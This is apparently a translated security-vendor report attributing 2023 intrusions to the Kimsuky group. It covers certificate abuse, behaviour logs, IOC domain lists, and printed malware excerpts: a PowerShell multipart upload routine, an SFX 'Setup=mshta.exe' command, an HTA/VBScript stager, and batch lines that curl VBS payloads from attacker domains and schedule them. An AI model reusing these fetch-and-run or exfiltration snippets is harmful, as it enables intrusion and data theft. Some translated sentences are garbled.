Since many hacking organizations, including the Kimsuky organization, have been abusing VBS to create malware, Microsoft's The news of VBS's removal means that hacking organizations have lost one of the many methods they can exploit to create malware, and users This is good news because it eliminates one risk of malware infection. However, Microsoft's step-by-step Removing VBS will not have a significant impact on hacking organizations. The reason is that even if the hacking organization is not VBS, This is because multiple methods are used to create malicious code, for example executables with EXE or DLL extensions. Macros inserted into files and documents, Powershell scripts provided as Windows functions, and Windows system commands Exploited batch files, shortcuts (.lnk), Java Script, etc.

While Microsoft's phasing out of VBS is certainly good news, it does not mean that the hacking syndicate's malware It is also a meaningful point to watch with interest to see how it will affect production patterns.

6. Reason for Kimsuky organization

In addition to the RDP (CVE-2019-0708) vulnerability scanner, public program, and Eternal Blue package stored in the system hacked by the Kimsuky organization, malicious code profiling was conducted and similar or identical code was reused, and past hacking Based on the analysis of the correlation with the activities, it was determined that this operation was carried out by the Kimsuky organization.

The malicious code shown below (Table 47) is a malicious code that performs account creation, shared folder settings, account creation, and RDP service settings. We discovered similarities between the Kimsuky organization's past malware and the Boundary string, and the same signature using the stolen certificate.

Diagnostic Time	File Name	FILE PATH	V3 diagnosis name
2023-02-24 11:49:17	domain_x64.dll	%SystemDrive%\users\%ASD%\downloads\eternal_bin\storage\domain_x64.dll	Trojan/Win32.NsSpy
2023-02-24 11:49:17	domain_x86.dll	%SystemDrive%\users\%ASD%\downloads\eternal_bin\storage\domain_x86.dll	Trojan/Win32.NsSpy


2023-02-24 11:49:16	dns_x86.dll	%SystemDrive%\users\%ASD%\downloads\eternal_bin\storage\dns_x86.dll	Trojan/Win32.NsSpy
2023-02-24 11:49:16	dns_x64.dll	%SystemDrive%\users\%ASD%\downloads\eternal_bin\storage\dns_x64.dll	Trojan/Win32.NsSpy
2023-02-24 11:49:15	defaults_x86.dll	%SystemDrive%\users\%ASD%\downloads\eternal_bin\defaultes_x86.dll	Trojan/Win32.NsSpy
2023-02-24 11:49:15	defaults_x64.dll	%SystemDrive%\users\%ASD%\downloads\eternal_bin\defaultes_x64.dll	Trojan/Win32.NsSpy
2023-02-24 11:49:15	dnsadmin_x86_2003.exe	%SystemDrive%\users\%ASD%\downloads\eternal_bin\dnsadmin_x86_2003.exe	Trojan/Win32.Agent
2023-02-24 11:49:15	dnsadmin_x64_2003.exe	%SystemDrive%\users\%ASD%\downloads\eternal_bin\dnsadmin_x64_2003.exe	Trojan/Win32.Agent

(Table 47) Vaccine diagnosis log of 6*.9*.20*.24*(KR)

(1) Similarity of strings

In order to explain the similarity of strings, the two malicious codes shown in light purple in the above (Table 47) are the standard, and AhnLab Among the Kimsuky organization's malicious codes, we analyze whether there are any similarities that can be linked from the past to the recent past. We proceeded.

The C2 Boundary string shown in red below (Figure 63) is found only in the Kimsuky organization's malware. As of September 2023, enc.txt has been modified to generate itself without using a fixed boundary string. Even taking this into account, the structure of the C2 communication header was judged to be very similar to past malware.




2016.09월 hncupdate.exe (MD5: a3f0099315ebfb7edef043b0885c1b6e)	2020.03월 flower01.ps1 (MD5: a92e757205f090f85f92cf60d989dfc0)	2023.09월 enc.txt (MD5: ace6ca3fbc585c4ebb67dadccb79980e)

Content-Type: application/x-www-form-urlencoded
HTTP/1.0
image/gif, image/jpeg, image/pjpeg, image/pjpeg, */*
Mozilla/4.0
%s?filename=%s
Content-Type: application/octet-stream
Content-Disposition: form-data; name="userfile"; filename="
10000000
Content-Disposition: form-data; name="MAX_FILE_SIZE"
------WebKitFormBoundarywhpFxMBe19cSjFnG
ending
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; .NET CLR 1.1.4322)
Accept-Language: en-us
	$boundary = "----WebKitFormBoundarywhpFxMBe19cSjFnG"
	$ContentType = 'multipart/form-data; boundary=' + $boundary
	$bodyLines = (
	"--$boundary",
	"Content-Disposition: form-data; name=`"MAX_FILE_SIZE`"$LF",
	"10000000",
	"--$boundary",
	"Content-Disposition: form-data; name=`"userfile`"; filename=`"$upName`"",
	"Content-Type: application/octet-stream$LF",
	$pUploadData,
	"--$boundary"
	) -join $LF
		if($postString -ne $null)
		{
		$conDisp = "--$Script:boundary`r`nContent-Disposition: form-data; name=";
		$postData = "$conDisp`"MAX_FILE_SIZE`"`r`n`r`n";
		$postData += "100000000`r`n";
		$postData += "$conDisp`"file`";
		filename=`"$UpName`"`r`n";
		$postData += "Content-Type: text/plain`r`n`r`n";
		$postData += "$postString`r`n--$Script:boundary--";
		
		$url = "$Uri/show.php";
		$response = Invoke-WebRequest -Uri $url -WebSession $Script:webReqUpload -Method Post -Body $postData;
		}

(Figure 63) Boundary string of malicious code

(2) Sign with stolen certificate


The malware shown in light yellow in the above (Table 47) is malware signed with a valid certificate (Subject Name: EGIS Co., Ltd.) from 6 years ago. The Kimsuky organization hacked domestic companies and signed malicious code with stolen certificates. A total of 59 malicious codes were signed with the same certificate around the same time, all of which were from the Kimsuky organization. This means that the stolen certificate was only used by the Kimsuky organization. For reference, after AhnLab became aware of the certificate leak at the time, it shared the certificate with a national agency and requested that the certificate be revoked.



Subject Name	Issuer Name	Sign Time	Country Name	State Name	Locality Name	Organization Name	Serial Number	Valid From	Valid To
EGIS Co., Ltd.	thawte SHA256 Code Signing CA		KR	Daegu	Nam-gu	EGIS Co., Ltd.	0fffe432a53ff03b9223f88be1b83d9d	2015-04-28 09:00:00 +09:00	2017-06-27 08:59:59 +09:00

(Figure 64) Signature information of dnsadmin_x86_2003.exe

Among the 59 malicious codes signed with the stolen certificate, shadow.exe is a malicious code created on December 18, 2016 based on TimeStamp. It has the string obamafox inside, and its code is the same as viso.exe on the right. . This type of malware was distributed along with malicious documents that exploited Hangul vulnerabilities between approximately 2016 and 2018.



shadow.exe
(MD5: 7bed2eef6e50d04771d743c2f849f416)

```
                      ; CODE XREF: WinMain(x,x,x,x)+118↓j
cmp     [eax+ebx], dl
jnz     short loc_4016B5
cmp     byte ptr [eax+ebx+1], 62h ; 'b'
jnz     short loc_4016B5
cmp     [eax+ebx+2], cl
jnz     short loc_4016B5
cmp     byte ptr [eax+ebx+3], 6Dh ; 'm'
jnz     short loc_4016B5
cmp     [eax+ebx+4], cl
jnz     short loc_4016B5
cmp     byte ptr [eax+ebx+5], 66h ; 'f'
jnz     short loc_4016B5
cmp     [eax+ebx+6], dl
jnz     short loc_4016B5
cmp     byte ptr [eax+ebx+7], 78h ; 'x'
jz      short loc_4016BC
```

```
 0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF 6F 62 61 6D 61 66 6F 78   ÿÿÿÿÿÿÿÿobamafox
EC 7D 7D 7C 53 D5 F9 F8 4D 73 DB 5E 20 34 01 02   ì}}|SÕùøMsÛ^ 4..
04 AD 12 30 CE 62 AA 56 5B 91 9A A2 AD 90 B4 4A   .-.0Îbª V['šc-.´J
53 52 2A 0D 15 DA BA 09 5D 8D 6E 22 CD A5 65 D2   SR*..Úº.].n"Í¥eÒ
52 96 76 F6 72 B8 EA 36 75 BA 39 65 4E 26 53 BF   R-vör¸ê6uº9eN&S¿
CA 9C 2F C5 F9 D2 52 6C DA 81 BC E9 B4 08 4A 15   Êœ/ÅùÒRlÚ.¼é´.J.
```

EGIS 인증서로 서명

viso.exe
(MD5: 68e0a1956aa96427cb9192676ced054e)

```
                      ; CODE XREF: WinMain(x,x,x,x)+BD↓j
cmp     [eax+ebx], dl
jnz     short loc_4040EA
cmp     byte ptr [eax+ebx+1], 62h ; 'b'
jnz     short loc_4040EA
cmp     [eax+ebx+2], cl
jnz     short loc_4040EA
cmp     byte ptr [eax+ebx+3], 6Dh ; 'm'
jnz     short loc_4040EA
cmp     [eax+ebx+4], cl
jnz     short loc_4040EA
cmp     byte ptr [eax+ebx+5], 66h ; 'f'
jnz     short loc_4040EA
cmp     [eax+ebx+6], dl
jnz     short loc_4040EA
cmp     byte ptr [eax+ebx+7], 78h ; 'x'
jz      short loc_4040F1
```

```
 0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
F0 00 00 00 00 0F 00 00 00 00 00 FF 00 0F FF FF   ð..........ÿ..ÿÿ
FF FF FF F0 FF FF FF 00 F0 00 00 00 00 00 00 00   ÿÿÿðÿÿÿ.ð.......
00 00 00 00 00 00 00 00 00 00 6F 62 61 6D 61 66   ..........obamaf
6F 78 EC 7D 7D 7C 53 D5 F9 F8 4D 73 DB 5E 20 34   oxì}}|SÕùøMsÛ^ 4
01 02 04 AD 12 30 CE 62 AA 56 5B 91 9A A2 AD 90   ...-.0Îbª V['šc-.
B4 4A 53 52 2A 0D 15 DA BA 09 5D 8D 6E 22 CD A5   ´JSR*..Úº.].n"Í¥
65 D2 52 96 76 F6 72 B8 EA 36 75 BA 39 65 4E 26   eÒR-vör¸ê6uº9eN&
53 BF CA 9C 2F C5 F9 D2 52 6C DA 81 BC E9 B4 08   S¿Êœ/ÅùÒRlÚ.¼é´.
```

트럼프 '북한 관련 가장 힘든 결정, 갈길 가겠다'.hwp
(MD5: dfe2f5fc4579f5cb56a76702a61e692a)

(Figure 65) Comparison of characteristics of malware: obamafox

(3) Abuse of hacked systems

In July 2023, analysis information titled "Distributing malware disguised as coin and investment-related content" was disclosed on the ASEC blog, and among the analysis information, file name: 20230717_030190045911.pdf{blank}.exe, C2: partner24 .kr) was also confirmed in 14*.10*.23*.21*(US) exploited by the Kimsuky organization.

[+] (ASEC Blog) “Distributing malware disguised as coin and investment-related content”

hxxps://asec.ahnlab.com/ko/55646/

This is an excerpt of some of the malicious actions performed by the Kimsuky organization on 14*.10*.23*.21*(US), which occurs through malware testing.

The behavior pattern (malicious code execution ÿ mshta.exe (C2 access) ÿ cmd.exe execution) is constant, and only the file name of the initially executed malware is used.

Just different, the malicious behavior is the same.

Report Time	Process	Target	Behavior	Data
2023-07-18 10:17:22	mshta.exe	cmd.exe	Executes exploitable process	N/A
2023-07-18 10:17:22	explorer.exe	File Less Submit (receipt certificate) Including) appeal.exe	Creates process	N/A
2023-07-18 10:17:22	File Less Submit (Receipt Proof) Including) appeal.exe	mshta.exe	Executes exploitable process	N/A
2023-07-18 10:17:22	mshta.exe	N/A	Connect to network	hxxps://partner24.kr/
2023-07-17 10:29:25	mshta.exe	cmd.exe	Executes exploitable process	N/A
2023-07-17 10:29:25	explorer.exe	20230717_03019004 5911.pdf .exe (ASEC blog)	Creates process	N/A
2023-07-17 10:29:25	cmd.exe	host.exe	Creates process	N/A
2023-07-17 10:29:25	20230717_03019004 5911.pdf.exe (ASEC Blog)	mshta.exe	Executes exploitable process	N/A
2023-07-17 10:29:25	mshta.exe	N/A	Connect to network	hxxps://partner24.kr/
2023-07-14 22:23:59	mshta.exe	cmd.exe	Executes exploitable process	N/A
2023-07-14 22:23:59	explorer.exe	File Less Submit Town Myeon Golf Chairman.exe	Creates process	N/A

2023-07-14 22:23:59	File Less Submit Town Myeon Golf Chairman.exe	mshta.exe	Executes exploitable process	N/A
2023-07-14 22:23:59	mshta.exe	N/A	Connect to network	hxxps://partner24.kr/
2023-07-14 17:24:22	mshta.exe	cmd.exe	Executes exploitable process	N/A
2023-07-14 17:24:22	explorer.exe	File Less Submit v.doc.exe	Creates process	N/A
2023-07-14 17:24:22	mshta.exe	N/A	Connect to network	211.249.220.24:443
2023-07-14 17:24:22	cmd.exe	N/A	Deletes executable file	N/A
2023-07-14 17:24:22	File Less Submit v.doc.exe	mshta.exe	Executes exploitable process	N/A

(Table 48) Malware behavior log of 14*.10*.23*.21*(US)


The malicious code in the above (Table 48), the malicious code disclosed on the ASEC blog, **and the "Wemix_Championship_2023_Poster.pdf .exe"** uploaded to VT are

When run with the same file structure (WinRAR SFX (Self-extracting archive)), it accesses the malicious URL included in the installation command and adds

It is designed to download and execute malicious code, but at the time of analysis, it is converted into a decoy file and malicious code as shown below (Figure 66).

There was only a VBS running the suspected svchost.exe . Because only normal decoy files exist inside the malware,

Files downloaded from malware distribution sites may vary depending on the intentions of the Kimsuky organization.



위믹스_챔피언십 _2023_포스터.pdf .exe
(MD5: 4c93a4669abce6ca9d56848607cf5686)

```
;(;0;8;@;H;P;X; ;h;p;t;|; <0<8<@<P< <h<|< =(=D=H=d=h=
>,>0>L>P> ? ?<?@? ?h?1? 0(0H0h0 1(1H1h1t1 2,202
1l1p1t1x1|1 3(3@3L3P3T3p3t3|3 809H9d9 :
:$:,:0:4:8:<:@:D:H:L:T:X:\: :d:h:l:p:x: ;
;$;(;,;0;4;8;<;@;D;H;L;T;X;\; CMT;The comment below
contains SFX script commands Setup=mshta.exe
"https://partner24.kr/mokozy/hope/doc20.php" Silent=1
 _2023_ DC"pvp@f$$M @QDTTt}QSD [3KK/ +GpGoxU 9  @n7
?.0d[ -hJI5 fN]Q8 kwya; z7o8y0 [|()mQ gzFOu2V ,LX}:
dc~?$ !U%#e JVr2Zn ];("| #zL|1 Z=H(= /M]'A e]=c"1Q
H[GPK !V@IL 57M=a ;~CF[g v]l~g  ,"zxp DLH=_3 _obo2
]1&9fsl #7[bI ?KruVIb xh5w@3h [IBC)hS ,G\f} M2(I:
```

C2
(hxxps://partner24.kr/mokozy/hope/doc20.php)

```
<html>
<head>
<script language="VBScript">

On Error Resume Next
Set shell_obj = CreateObject("WScript.Shell")
shell_obj.Run "cmd /c timeout /t 30 && del *.exe /f", 0, false
shell_obj.Run """위믹스_챔피언십_2023_포스터.pdf"""
window.close()
shell_obj.Run("svchost.exe")
</script>

<hta:application caption="no" showInTaskBar="no" windowState="minimize"
        navigable="no" scroll="no" />

</head>
<body>
</body>
</html>
```

(Figure 66) SetUp command and VBS containing malicious code distribution site

14*.10*.23*.21*(US) was using Windows 10 (Build Number: 22621) and was probably hacked by the Kimsuky organization.

Although it could not be confirmed whether it was a self-built system, it was similar to what was described in "(4-1) Exploiting RDP (CVE-2019-0708) Vulnerability"

We confirmed RDP (CVE-2019-0708) vulnerability scanning behavior using the same pattern. (See Table 49 below)

Report Time	Process	Behavior	Data
2023-07-17 21:49:49	RdpAttack_Zooho01.exe	Connect to network	46.43.***.***:3389(PS)
2023-07-16 17:45:49	RdpAttack_Zooho01.exe	Connect to network	59.103.***.***:3389(PK)
2023-07-16 10:43:30	RdpScan_ZoHoo_1216.exe	Connects to network	72.255.***.***:3389(PK)
2023-07-16 10:43:25	RdpScan_ZoHoo_1216.exe	Connects to network	72.255.***.***:3389(PK)
2023-07-16 10:43:10	RdpScan_ZoHoo_1216.exe	Connects to network	72.255***.***:3389(PK)

(Table 49) RDP (CVE-2019-0708) vulnerability scanning behavior log of 14*.10*.23*.21*(US)

In some of the systems hacked by the Kimsuky organization, strings marked in red appear in Eternal Blue and FILE PATH.

They have something in common, which is that the Kimsuky organization packaged Eternal Blue, self-produced malware, and public programs.

This means that it is stored in a compressed form, then copied to the hacked system, decompressed, and then used.

diagnosis time	FILE PATH	diagnosis
2023-03-11 15:47:46	%SystemDrive%\users\%ASD%\appdata\roaming\chrome\eternal_bin\storage\domain_x86.dll	Trojan/Win32.NsSpy
2023-03-11 15:47:45	%SystemDrive%\users\%ASD%\appdata\roaming\chrome\eternal_bin\storage\domain_x64.dll	Trojan/Win32.NsSpy
2023-03-11 15:47:45	%SystemDrive%\users\%ASD%\appdata\roaming\chrome\eternal_bin\storage\dns_x64.dll	Trojan/Win32.NsSpy
2023-03-11 15:47:45	%SystemDrive%\users\%ASD%\appdata\roaming\chrome\eternal_bin\defaultes_x86.dll	Trojan/Win32.NsSpy

(Table 50) Vaccine diagnosis log of 18*.10*.21*.11*(KR)

(4) Relevance of malicious URLs

4 URLs mapped (indicated in light red) accessed for malware and phishing testing purposes in 18*.10*.21*.11*(KR)

Several malicious URLs created by the Kimsuky organization for malware distribution or phishing were also mapped to the IP address.

and is as shown below (Table 51). When building C2, the Kimsuky organization uses *.kro.kr, *.pe.kr, *.re.kr, *.ne.kr, *.or.kr, etc.

Since there are frequently used patterns, you can consider them as a blocking policy in your firewall, but be careful because they also use normal URLs.

You must pray.

136.0.16.80(US)	162.0.209.27(US)	185.185.40.112(NE)		216.189.157.76(US)
2022.12 ~ 2023.05	2023.02 ~ 2023.06	2022.02 ~ 2022.07		2022.01 ~ 2022.07
teishin.org	nknews.pro	nid.navercopr.co	nihaiji.pe.kr	update.pe.kr
	joongang.site	gw.yottatech.re.kr	nmail.pe.kr	hao.lantian.pe.kr
	www.nknews.pro	daum.otp-system.pe.kr	sire.re.kr	osupdate.re.kr
	voanews.one	accounts.daums.pro	peer.or.kr	hyper.cadorg.pe.kr
	staradvertiser.store	daum.protect-mail.pe.kr	otp.re.kr	hi.ncgncg.pe.kr
	yonsei.lol	nid.logcheck.ga	aire.pe.kr	auth.worksmobile.kro.kr
	rfa.ink	mail.masters-login.re.kr	qingli.or.kr	fedra.pe.kr
	cmonunt.online	mail.it-ace.re.kr	update.pe.kr	app.iptimes.or.kr
	waesme.shop	update.naver-logs.re.kr	xinzhong.re.kr	objects.ne.kr
		sdfwerwer.sbs	smart-alyac.re.kr	preview.pe.kr
		june.lovelyclient.ml	proxy.ngrok.pe.kr	update-online.pe.kr
		da.infocheck.cf	sjkdfuiowe.pe.kr	omtom.re.kr
		ucmdjwer.lol	myinfo.nsupport.ml	rok.my.to
		logins.daums.pro	sftp.re.kr	infoauth.shop
		uieosdj.re.kr	app.firmware.or.kr	login.microsftonline.tk
		nid.navercopr.tk	client.coreavpn.kro.kr	mlcrst.pe.kr
		hiwi.or.kr	mail.yoonseul.kro.kr	mxndu.re.kr
		hiwi.pe.kr	app.toolit.re.kr	regular.winupdate.kro.kr
		iishtt.pe.kr	dmail.pe.kr	nid.navercopr.ml
		virtual.pe.kr	support.github.n-e.kr	webmail.cengroup.kro.kr
				aire.us.to

(Table 51) Malicious URLs mapped to IPs


1) joongang.site

The Kimsuky organization distributed malicious batch files between June and July 2023. Hacking target is a malicious batch file

When run, it displays a decoy file uploaded to Google Drive to make it difficult to recognize malware infection.

The topics of the files range from diplomacy, security, and defense. And V3, ALYac, KAV, Avast vaccines as shown below (Figure 67)

Depending on whether the process is running or not, it performs malicious functions by downloading and executing additional malware from joongang.site.



```
if not "%V3ID%" == "" ( // V3
                curl -o "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\onenote.vbs"  https://joongang.site/doc/ca.php?na=sh_vb.gif
)
// ayagent.aye & ETC
curl -o "%appdata%\asdfg.vbs" https://joongang.site/doc/ca.php?na=vbs.gif
schtasks /create /tn CleanupTemporaryState /tr "wscript.exe /b %appdata%\asdfg.vbs" /sc minute /mo 41 /f
```

(Figure 67) Comparison conditions and additional malware download and execution

When executing a malicious batch file, it is part of the decoy file and content shown to the hacking target, mostly in and around the Korean peninsula.

This is a document containing information related to the state of affairs in the country.

file name	file contents
Consent Form_Princeton Study.pdf	Discussion of Korea's new nuclear weapons
NK_nuclear_threat.docx	North Korea's Nuclear Threat: South Korea's Perceptions and US Deterrence of Nuclear Expansion
Zoom details.docx	Zoom meeting information
Zoom Details.pdf	Zoom meeting information
International Area Studies_Examination Opinion.hwp	International Area Studies Paper Examination Opinion
Military and security review of the U.S. Indo-Pacific strategy - U.S. Focusing on the Indo-Pacific Command.pdf	A paper on the policy of the U.S. Indo-Pacific strategy.
Manuscript writing rules.docx	Manuscript Writing Guide
Achieving unification of the Korean Peninsula under the principles of liberal democracy We must build a prosperous homeland.docx	Opinions on the unification of the Korean Peninsula and the situation in neighboring countries
List of recent CFO Breakfast Seminar major lectures 2023_06.pdf	Korea CFO Association CFO Breakfast Seminar Recent lecture list
ROK-US Alliance (Global Defense)-new.hwp	Opinions on responding to North Korean nuclear threats based on strengthening the ROK-US alliance

(Table 52) Bait file information

2) update.pe.kr

Below (Table 53) shows the vaccine's

This is the blocking log.

diagnosis time	FILE PATH	V3 diagnosis name
20230722113859	update.pe.kr/config.php	LOG_ID_WEB _MAL_BLOCK
20230722113840	update.pe.kr/ ncheck/check.php?Eid=ZHJha2U1NDc4Q********==&op=2&tu= aHR0cHM6Ly9pbnZvaWNlLm5hdmVyLmNvbS9tYWluP2Zyb209bWF pbA==	LOG_ID_WEB _MAL_BLOCK
20230722113809	update.pe.kr/images/NPS.png	LOG_ID_WEB _MAL_BLOCK

(Table 53) Phishing URL access blocking log of 18*.10*.21*.11*(KR)

config.php is a web shell that requires a password and was not accessible at the time this report was being written. And since the webshell URL is known only to the Kimsuky organization, 18*.10*.21*.11*(KR) accessed in config.php means the IP of the Kimsuky organization.

The parameter values that make up the phishing URL include Eid as the email address of the hacking target encoded in BASE64, and tu (normal URL) as the normal Naver electronic document URL encoded in BASE64 (hxxps://invoice.naver.com/main?from= mail) is saved. As can be seen from the file name, NPS.png is the logo used in phishing emails disguised as the National Pension Service, which increases the credibility of phishing emails.


The purpose is to increase it.

